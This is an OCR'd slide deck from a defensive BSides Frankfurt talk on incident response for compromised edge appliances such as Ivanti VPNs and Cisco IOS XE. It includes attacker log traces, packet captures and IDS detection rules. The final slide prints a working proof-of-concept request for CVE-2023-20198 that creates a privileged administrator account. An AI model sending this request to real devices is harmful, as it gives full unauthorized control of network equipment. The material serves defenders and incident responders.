SECUINFRA
Cyber Defense. Made in Germany.

Living on the Edge

Evicting threat actors from perimeter appliances

Marius Genheimer
Evgen Blohm

TLP:CLEAR

29.08.2025

BSIDES FRANKFURT

What is ‘edge infrastructure’?

Marketing buzzword? Yeah, maybe…

We are referring to internet exposed appliances, that are of interest to cyber threat actors.


For the purposes of this presentation, the following infrastructure is specifically addressed:

Network-Perimeter (Router, Firewalls etc.)

Virtual Desktop Environments

Asset Management


Common Entry Vectors and Defenses



Edge devices, the perfect target - Attacker's perspective

- Compromise of edge infrastructure allows easy, yet **difficult to detect access** to internal resources for threat actors
- OS and software of edge devices are often **very outdated**
- Most edge **devices lack basic exploit mitigations** and **monitoring mechanisms**
- Appliances are extremely **volatile**, forensic investigations can be very **challenging** and **time-consuming.**


Ivanti Connect Secure (VPN):



https://thehackernews.com/2024/02/ivanti-pulse-secure-found-using-11-year.html

Edge devices, the imperfect target - Defender's perspective


- Usually no direct filesystem access
  - Some vendors encrypt data at rest, OS resides in memory
- Most vendors do not allow OS shell access → Challenge-Response-Shells
  - Dumping memory is therefore pretty difficult, some vendors use proprietary, encrypted formats
- "Trust-me-Bro" Integrity Checking Tools



We have seen evidence of threat actors attempting to manipulate Ivanti's internal integrity checker (ICT).

https://forums.ivanti.com/s/article/KB-CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways

Harry Potter and the Perpetual Initial Access Vectors



SECUINFRA

TOP SECRET

Case 01
Cisco IOS XE

Living on the Edge

Evicting threat actors from perimeter appliances

29.08.2025

Cisco IOS XE – Late 2023

Backstory

BLEEPINGCOMPUTER

Home > News > Security > Cisco warns of new IOS XE zero-day actively exploited in attacks

Cisco warns of new IOS XE zero-day actively exploited in attacks

By Sergiu Gatlan

October 16, 2023 11:43 AM 1

Cisco warned admins today of a new maximum severity authentication bypass zero-day in its IOS XE software that lets unauthenticated attackers gain full administrator privileges and take complete control of affected routers and switches remotely.


Cisco IOS XE

Scope / Attack surface


Multiple active Cisco product lines run on IOS XE → Enormous attack surface

Precondition: Management Interface had to be internet-exposed

Exploitation was initially limited to specific targets; the TA later opted to start internet-wide exploitation to “muddy the waters”



Routers



Wireless Equipment

Switches

Cisco IOS XE


Log and Traffic Analysis

```
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:username cisco_support privilege 15 algorithm-type sha256 secret *
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:!config: USER TABLE MODIFIED
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty0
%SEC_LOGIN-5-LOGIN_SUCCESS: Login Success [user: cisco_support] [Source: 192.168.1.5] [localport: 21111] at 13:12:18 UTC Sat Oct 21 2023
%WEBSERVER-5-LOGIN_PASSED: R0/0: : Login Successful from host 154.53.63.93 by user 'cisco_support'
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.594:134): avc:  denied  { create } for  pid=23165 comm="sh" name="sh-thd-1697905082" scontext=system_u:system_r:polaris_nginx
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.594:134): avc:  denied  { write open } for  pid=23165 comm="sh" path="/tmp/sh-thd-1697905082" dev="tmpfs" ino=138424 scontext
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.600:135): avc:  denied  { unlink } for  pid=23165 comm="sh" name="sh-thd-1697905082" dev="tmpfs" ino=138424 scontext=system_
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { write } for  pid=23165 comm="sh" name="nginx-conf" dev="rootfs" ino=22537 scontext=system_u:system_
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { add_name } for  pid=23165 comm="sh" name="cisco_service.conf" scontext=system_u:system_r:polaris_n
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { create } for  pid=23165 comm="sh" name="cisco_service.conf" scontext=system_u:system_r:polaris_ng
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { write } for  pid=23165 comm="sh" path="/usr/binos/conf/nginx-conf/cisco_service.conf" dev="
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.869:137): avc:  denied  { read } for  pid=23246 comm="ps" name="stat" dev="proc" ino=2343 scontext=system_u:system_
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.869:137): avc:  denied  { open } for  pid=23246 comm="ps" path="/proc/1/stat" dev="proc" ino=2343 scontext=system_u:
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:138): avc:  denied  { getattr } for  pid=23246 comm="ps" path="/proc/2" dev="proc" ino=2367 scontext=system_u:system_r:
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:139): avc:  denied  { search } for  pid=23246 comm="ps" name="2" dev="proc" ino=2367 scontext=system_u:system_r:polaris
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:139): avc:  denied  { read } for  pid=23246 comm="ps" name="stat" dev="proc" ino=2368 scontext=system_u:system_r:pola
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:139): avc:  denied  { open } for  pid=23246 comm="ps" path="/proc/2/stat" dev="proc" ino=2368 scontext=system_u:syste
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.876:140): avc:  denied  { getattr } for  pid=23246 comm="ps" path="/proc/1618" dev="proc" ino=778 scontext=system_u:syst
```

```
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:no username cisco_support
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty0
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:no username cisco_tac_admin
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty0
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:no username cisco_sys_manager
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty0
```

ip.addr==138.122.193.157 && http

No.	Time	Source	Destination	Protocol	Length	Info
40778	680570.482977	138.122.193.157	152.89.104.213	HTTP	348	POST /webui/index.html HTTP/1.1
40780	680570.648969	138.122.193.157	152.89.104.213	HTTP	597	GET /webui/rest/getDeviceCapability HTTP/1.1
40783	680571.265978	138.122.193.157	152.89.104.213	HTTP/J…	218	POST /webui/rest/softwareMgmt/installAdd HTTP/1.1 , JavaScript Object Notation (application/json)
40785	680573.378978	138.122.193.157	152.89.104.213	HTTP	637	GET /webui/f099.css HTTP/1.1
40792	680573.494970	138.122.193.157	152.89.104.213	HTTP/J…	384	POST /webui/rest/softwareMgmt/installAdd HTTP/1.1 , JavaScript Object Notation (application/json)
40793	680573.611968	138.122.193.157	152.89.104.213	HTTP/J…	921	POST /webui/rest/softwareMgmt/installAdd HTTP/1.1 , JavaScript Object Notation (application/json)



Cisco IOS XE

Log and Traffic Analysis

```
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:username cisco_support privilege 15 algorithm-type sha256 secret *
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:!config: USER TABLE MODIFIED
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty0
%SEC_LOGIN-5-LOGIN_SUCCESS: Login Success [user: cisco_support] [Source: 192.168.1.5] [localport: 21111] at 13:12:18 UTC Sat Oct 21 2023
%WEBSERVER-5-LOGIN_PASSED: R0/0: : Login Successful from host 154.53.63.93 by user 'cisco_support'
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.594:134): avc:  denied  { create } for  pid=23165 comm="sh" name="sh-thd-1697905082" scontext=system_u:system_r:polaris_nginx
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.594:134): avc:  denied  { write open } for  pid=23165 comm="sh" path="/tmp/sh-thd-1697905082" dev="tmpfs" ino=138424 scontext
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.600:135): avc:  denied  { unlink } for  pid=23165 comm="sh" name="sh-thd-1697905082" dev="tmpfs" ino=138424 scontext=system_
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { write } for  pid=23165 comm="sh" name="nginx-conf" dev="rootfs" ino=22537 scontext=system_u:system_
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { add_name } for  pid=23165 comm="sh" name="cisco_service.conf" scontext=system_u:system_r:polaris_n
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { create } for  pid=23165 comm="sh" name="cisco_service.conf" scontext=system_u:system_r:polaris_ng
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.601:136): avc:  denied  { write } for  pid=23165 comm="sh" path="/usr/binos/conf/nginx-conf/cisco_service.conf" dev="
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893940.869:137): avc:  denied
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.869:137): avc:  denied
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:138): avc:  denied
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:139): avc:  denied
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:139): avc:  denied
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.871:139): avc:  denied
%SELINUX-3-MISMATCH: R0/0: audispd: type=AVC msg=audit(1697893943.876:140): avc:  denied
```


```
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:no username cisco_support
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:no username cisco_tac_admin
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console
%PARSER-5-CFGLOG_LOGGEDCMD: User:admin  logged command:no username cisco_sys_manager
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console
```

ip.addr==138.122.193.157 && http

No.	Time	Source	Destination	Protocol	Length	Info
40778	680570.482977	138.122.193.157	152.89.104.213	HTTP	348	POST /webui
40780	680570.648969	138.122.193.157	152.89.104.213	HTTP	597	GET /webui
40783	680571.265978	138.122.193.157	152.89.104.213	HTTP/J…	218	POST /webui
40785	680573.378978	138.122.193.157	152.89.104.213	HTTP	637	GET /webui
40792	680573.494970	138.122.193.157	152.89.104.213	HTTP/J…	384	POST /webui
40793	680573.611968	138.122.193.157	152.89.104.213	HTTP/J…	921	POST /webui

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET EXPLOIT Possible Cisco
IOS XE Web Server Implant 404 Response (CVE-2023-20198) (Outbound) M2";
flow:established,to_client; http.response_body; content:"|3c|head|3e 3c|title|
3e|404|20|Not|20|Found|3c 2f|title|3e 3c 2f|head|3e|"; content:"|3c|center|3e
3c|h1|3e|404|20|Not|20|Found|3c 2f|h1|3e 3c 2f|center|3e|"; content:"|3c|hr|3e
3c|center|3e|openresty|3c 2f|center|3e|"; fast_pattern; flowbits:isset,ET.
CVE-2023-20198.Inbound; reference:url,github.com/fox-it/
cisco-ios-xe-implant-detection; reference:cve,2023-20198; reference:url,twitter.
com/SI_FalconTeam/status/1716497899821941230; classtype:attempted-recon;
sid:2048741; rev:1; metadata:attack_target Networking_Equipment, created_at
2023_10_23, cve CVE_2023_20198, deployment Perimeter, deployment SSLDecrypt,
former_category EXPLOIT, performance_impact Significant, confidence Medium,
signature_severity Major, updated_at 2023_10_23, reviewed_at 2023_10_23;)

alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET EXPLOIT Possible Cisco
IOS XE Web Server Implant 404 Response (CVE-2023-20198) (Inbound) M2";
flow:established,to_client; http.response_body; content:"|3c|head|3e 3c|title|
3e|404|20|Not|20|Found|3c 2f|title|3e 3c 2f|head|3e|"; content:"|3c|center|3e
3c|h1|3e|404|20|Not|20|Found|3c 2f|h1|3e 3c 2f|center|3e|"; content:"|3c|hr|3e
3c|center|3e|openresty|3c 2f|center|3e|"; fast_pattern; flowbits:isset,ET.
CVE-2023-20198.Outbound; reference:url,github.com/fox-it/
cisco-ios-xe-implant-detection; reference:cve,2023-20198; reference:url,twitter.
com/SI_FalconTeam/status/1716497899821941230; classtype:attempted-recon;
sid:2048742; rev:1; metadata:attack_target Networking_Equipment, created_at
2023_10_23, cve CVE_2023_20198, deployment Perimeter, deployment SSLDecrypt,
former_category EXPLOIT, performance_impact Significant, confidence Medium,
signature_severity Major, updated_at 2023_10_23, reviewed_at 2023_10_23;)
```




BSIDES FRANKFURT

SECUINFRA
Cyber Defense. Made in Germany.

Cisco IOS XE

Authentication Bypass (CVE-2023-20198)



https://www.horizon3.ai/cisco-ios-xe-cve-2023-20198-deep-dive-and-poc/

```
POST /%2577ebui_wsma_http HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 878

<?xml version="1.0" encoding="UTF-8"?>
  <SOAP:Envelope xmlns:SOAP="
  http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <SOAP:Header>
      <wsse:Security xmlns:wsse="
      http://schemas.xmlsoap.org/ws/2002/04/secext">
        <wsse:UsernameToken SOAP:mustUnderstand="false">
          <wsse:Username>
            asdf
          </wsse:Username>
          <wsse:Password>
            ****
          </wsse:Password>
        </wsse:UsernameToken>
      </wsse:Security>
    </SOAP:Header>
    <SOAP:Body>
      <request xmlns="urn:cisco:wsma-config" correlator="exec1">
        <configApply details="all">
          <config-data>
            <cli-config-data-block>
              username baduser privilege 15 secret badpassword
            </cli-config-data-block>
          </config-data>
        </configApply>
      </request>
    </SOAP:Body>
  </SOAP:Envelope>
```

Cisco IOS XE

